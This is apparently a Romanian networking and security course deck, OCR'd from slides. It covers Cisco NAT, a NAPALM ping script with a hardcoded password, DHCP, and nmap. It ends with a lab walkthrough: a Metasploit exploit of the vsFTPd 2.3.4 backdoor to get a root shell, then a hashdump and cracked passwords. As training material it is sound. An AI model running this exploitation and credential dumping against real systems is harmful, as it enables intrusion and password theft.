
```
restrictionare access ssh/telnet pentru vlan 30
```

SAVNET
UPgrade Yourself

PAT/Port Forward


```
ip nat inside source list 1 interface Ethernet5/0 overload
ip nat inside source static tcp 172.16.8.1 80 209.10.110.2 80 extendable
ip route 0.0.0.0 0.0.0.0 209.10.110.1
!
access-list 1 permit 172.16.0.0 0.0.255.255
access-list 1 permit 192.168.0.0 0.0.255.255
```

```
R3#show ip nat translations
Pro Inside global      Inside local       Outside local      Outside global
udp 209.10.110.2:40455 172.16.0.3:40455   8.8.8.8:53         8.8.8.8:53
udp 209.10.110.2:49053 172.16.0.3:49053   8.8.8.8:53         8.8.8.8:53
udp 209.10.110.2:49550 172.16.0.3:49550   8.8.8.8:53         8.8.8.8:53
udp 209.10.110.2:56102 172.16.0.3:56102   8.8.8.8:53         8.8.8.8:53
tcp 209.10.110.2:80    172.16.8.1:80      ---                ---
R3#
```



interface <interfata> outside/inside

SAVNET
UPgrade Yourself



SAVNET
UPgrade Yourself

QEMU (UbuntuAutomatization-SiteA) - TightVNC Viewer

Activities Text Editor Sep 4 05:02

Open test.py ~/Desktop Save

```python
from napalm import get_network_driver
import json

echipamente = ['172.16.9.33','172.16.9.34','172.16.9.35','172.16.9.36']

def ssh(host,dest=None): #Functie de conectare la ssh
    try:
        driver = get_network_driver("ios")
        echipament = driver(host, "admin", "cisco123")
        echipament.open()
        if dest is None: #Daca choice==1 atunci se cere un ip de destinatie
            dest = input('IP destinatie:')
        output = echipament.ping(dest)
        echipament.close()
        print("Ping intre {} si {}".format(host,dest))
        return json.dumps(output, indent=4)
    except:
        return "Eroare de conectare" #In cazul in care exista vreo exceptie se afiseaza eroarea
def conectare(): #Functie de conectare
    while True:
        print("Echipamente:",echipamente)
        choice = input('1 - testeaza un singur echipament\n2 - testeaza toate echipamentele\nq - pentru a iesi\nOptiune: ')
        if choice == 'q':
            exit()
        else:
            src_ip = input('IP: ')
            if src_ip in echipamente: #Se parcurge lista de echipamente pentru a determina IP valid
                if choice == '1':
                    print(ssh(src_ip))#Argumentul dest va fi cel default, adica None
                elif choice == '2': #Se citeste fisierul fisier.txt si se apeleaza functia ssh() cu fiecare ip in parte
                    fisier = open('fisier.txt', 'r')
                    lista_ip = fisier.read().splitlines()
                    fisier.close()
                    for dest_ip in lista_ip:#Se verifica ca ip destinatie sa nu fie la fel ca cel sursa
                        if dest_ip == src_ip:
                            continue
                        else:
                            print(ssh(src_ip, dest_ip))
                else:
                    print("Eroare, alege alta optiune!")
            else:
                print("Eroare, ip se afla in afara retelei!")

conectare()
```

Python Tab Width: 8 Ln 34, Col 104 INS

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QEMU (UbuntuAutomatization-SiteA) - TightVNC Viewer

Activities Terminal Sep 4 05:07

osboxes@osboxes: ~/Desktop

```
osboxes@osboxes:~$ cd Desktop
osboxes@osboxes:~/Desktop$ python3 test.py
Echipamente: ['172.16.9.33', '172.16.9.34', '172.16.9.35', '172.16.9.36']
1 - testeaza un singur echipament
2 - testeaza toate echipamentele
q - pentru a iesi
Optiune: 1
IP: 172.16.9.33
IP destinatie:172.16.9.36
Ping intre 172.16.9.33 si 172.16.9.36
{
    "success": {
        "probes_sent": 5,
        "packet_loss": 2,
        "rtt_min": 1.0,
        "rtt_max": 1.0,
        "rtt_avg": 1.0,
        "rtt_stddev": 0.0,
        "results": [
            {
                "ip_address": "172.16.9.36",
                "rtt": 0.0
            },
            {
                "ip_address": "172.16.9.36",
                "rtt": 0.0
            },
            {
                "ip_address": "172.16.9.36",
                "rtt": 0.0
            }
        ]
    }
}
Echipamente: ['172.16.9.33', '172.16.9.34', '172.16.9.35', '172.16.9.36']
1 - testeaza un singur echipament
2 - testeaza toate echipamentele
q - pentru a iesi
```

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Configurare DHCP

osboxes@osboxes: ~

```
 GNU nano 4.8                    /etc/dhcp/dhcpd.conf
default-lease-time 600;
max-lease-time 7200;
authoritative;

subnet 192.168.96.0 netmask 255.255.254.0 {
range 192.168.96.100 192.168.97.100;
option routers 192.168.97.254;
option domain-name-servers 8.8.8.8;
}
```

^J Justify ^C Cur Pos
^T To Spell ^_ Go To Line

osboxes@osboxes: ~

```
● isc-dhcp-server.service - ISC DHCP IPv4 server
     Loaded: loaded (/lib/systemd/system/isc-dhcp-server.service; enabled; vendor preset: enabled)
     Active: active (running) since Sat 2021-09-04 04:32:24 EDT; 43min ago
       Docs: man:dhcpd(8)
   Main PID: 615 (dhcpd)
      Tasks: 4 (limit: 1104)
     Memory: 1.6M
     CGroup: /system.slice/isc-dhcp-server.service
             └─615 dhcpd -user dhcpd -group dhcpd -f -4 -pf /run/dhcp-server/dhcpd.pid -cf /etc/dhcp/dh>

Sep 04 04:32:24 osboxes sh[615]: PID file: /run/dhcp-server/dhcpd.pid
Sep 04 04:32:24 osboxes dhcpd[615]: Wrote 0 leases to leases file.
Sep 04 04:32:24 osboxes sh[615]: Wrote 0 leases to leases file.
Sep 04 04:32:24 osboxes dhcpd[615]: Listening on LPF/ens3/0c:01:7c:4d:0a:00/192.168.96.0/23
Sep 04 04:32:24 osboxes sh[615]: Listening on LPF/ens3/0c:01:7c:4d:0a:00/192.168.96.0/23
Sep 04 04:32:24 osboxes dhcpd[615]: Sending on   LPF/ens3/0c:01:7c:4d:0a:00/192.168.96.0/23
Sep 04 04:32:24 osboxes sh[615]: Sending on   LPF/ens3/0c:01:7c:4d:0a:00/192.168.96.0/23
Sep 04 04:32:24 osboxes dhcpd[615]: Sending on   Socket/fallback/fallback-net
Sep 04 04:32:24 osboxes sh[615]: Sending on   Socket/fallback/fallback-net
Sep 04 04:32:24 osboxes dhcpd[615]: Server starting service.
~
```

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


```
groupadd <nume grup>
useradd -m -G <id grup> <nume user>
usermod -G sudo <nume user>
passwd <nume user>
```

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nmap
-sU [Scaneaza porturile UDP]
-sT [Scaneaza porturile TCP]
-oA, -oN, -oG [Salveaza rezultatul in diferite formate]
--script=vuln [Foloseste scriptul vuln pentru a scana]
-p- [Scaneaza toate porturile]

```
21/tcp   open  ftp
| ftp-vsftpd-backdoor:
|   VULNERABLE:
|   vsFTPd version 2.3.4 backdoor
|     State: VULNERABLE (Exploitable)
|     IDs:  CVE:CVE-2011-2523  OSVDB:73573
|       vsFTPd version 2.3.4 backdoor, this was reported on 2011-07-04.
|     Disclosure date: 2011-07-03
|     Exploit results:
|       Shell command: id
|       Results: uid=0(root) gid=0(root)
|     References:
|       https://github.com/rapid7/metasploit-framework/blob/master/modules/explo
its/unix/ftp/vsftpd_234_backdoor.rb
|       http://osvdb.org/73573
|       http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-bac
kdoored.html
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
|_sslv2-drown:
22/tcp   open  ssh
```

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Obtinere root

```
msf auxiliary(ftp_version) > search vsFTPd 2.3.4
[!] Module database cache not built yet, using slow search

Matching Modules
================

   Name                                  Disclosure Date  Rank       Description
   ----                                  ---------------  ----       -----------
   exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  VSFTPD v2.3.4 Backdoor Command Execution


msf auxiliary(ftp_version) > use exploit/unix/ftp/vsftpd_234_backdoor
msf exploit(vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   RHOST                   yes       The target address
   RPORT  21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf exploit(vsftpd_234_backdoor) > set rhost 172.16.0.2
rhost => 172.16.0.2
msf exploit(vsftpd_234_backdoor) > run

[*] 172.16.0.2:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 172.16.0.2:21 - USER: 331 Please specify the password.
[*] Exploit completed, but no session was created.
msf exploit(vsftpd_234_backdoor) > run

[*] 172.16.0.2:21 - The port used by the backdoor bind listener is already open
[+] 172.16.0.2:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.98.2:40289 -> 172.16.0.2:6200) at 2021-09-03 17:52:41 +0000

whoami
root
id
uid=0(root) gid=0(root)
```

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Obtinere hash-uri

```
msf exploit(vsftpd_234_backdoor) >  use post/linux/gather/hashdump
msf post(hashdump) > show options

Module options (post/linux/gather/hashdump):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   yes       The session to run this module on.

msf post(hashdump) > set session 1
session => 1
msf post(hashdump) > run

[+] root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:0:0:root:/root:/bin/bash
[+] sys:$1$fUX6BPOt$Miyc3UpOzQJqz4s5wFD9l0:3:3:sys:/dev:/bin/sh
[+] klog:$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:103:104::/home/klog:/bin/false
[+] msfadmin:$1$XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
[+] postgres:$1$Rw35ik.x$MgQgZUuO5pAoUvfJhfcYe/:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
[+] user:$1$HESu9xrH$k.o3G93DGoXIiQKkPmUgZ0:1001:1001:just a user,111,,:/home/user:/bin/bash
[+] service:$1$kR3ue7JZ$7GxELDupr5Ohp6cjZ3Bu//:1002:1002:,,,:/home/service:/bin/bash
[+] Unshadowed Password File: /root/.msf4/loot/20210903175553_default_172.16.0.2_linux.hashes_790762.txt
[*] Post module execution completed
msf post(hashdump) >
```

```
root@KaliLinuxCLI-1:~/.msf4/loot# ls
20210903175553_default_172.16.0.2_linux.hashes_790762.txt  20210903175553_default_172.16.0.2_linux.passwd_332294.txt  20210903175553_default_172.16.0.2_linux.shadow_013081.txt
root@KaliLinuxCLI-1:~/.msf4/loot# cd 20210903175553_default_172.16.0.2_linux.hashes_790762.txt
bash: cd: 20210903175553_default_172.16.0.2_linux.hashes_790762.txt: Not a directory
root@KaliLinuxCLI-1:~/.msf4/loot# cat 20210903175553_default_172.16.0.2_linux.hashes_790762.txt
root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:0:0:root:/root:/bin/bash
sys:$1$fUX6BPOt$Miyc3UpOzQJqz4s5wFD9l0:3:3:sys:/dev:/bin/sh
klog:$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:103:104::/home/klog:/bin/false
msfadmin:$1$XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
postgres:$1$Rw35ik.x$MgQgZUuO5pAoUvfJhfcYe/:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
user:$1$HESu9xrH$k.o3G93DGoXIiQKkPmUgZ0:1001:1001:just a user,111,,:/home/user:/bin/bash
service:$1$kR3ue7JZ$7GxELDupr5Ohp6cjZ3Bu//:1002:1002:,,,:/home/service:/bin/bash
root@KaliLinuxCLI-1:~/.msf4/loot# nano crack
root@KaliLinuxCLI-1:~/.msf4/loot# cat crack
sys:batman:3:3:sys:/dev:/bin/sh
klog:123456789:103:104::/home/klog:/bin/false
msfadmin:msfadmin:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
postgres:postgres:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
user:user:1001:1001:just a user,111,,:/home/user:/bin/bash
service:service:1002:1002:,,,:/home/service:/bin/bash

root@KaliLinuxCLI-1:~/.msf4/loot#
```

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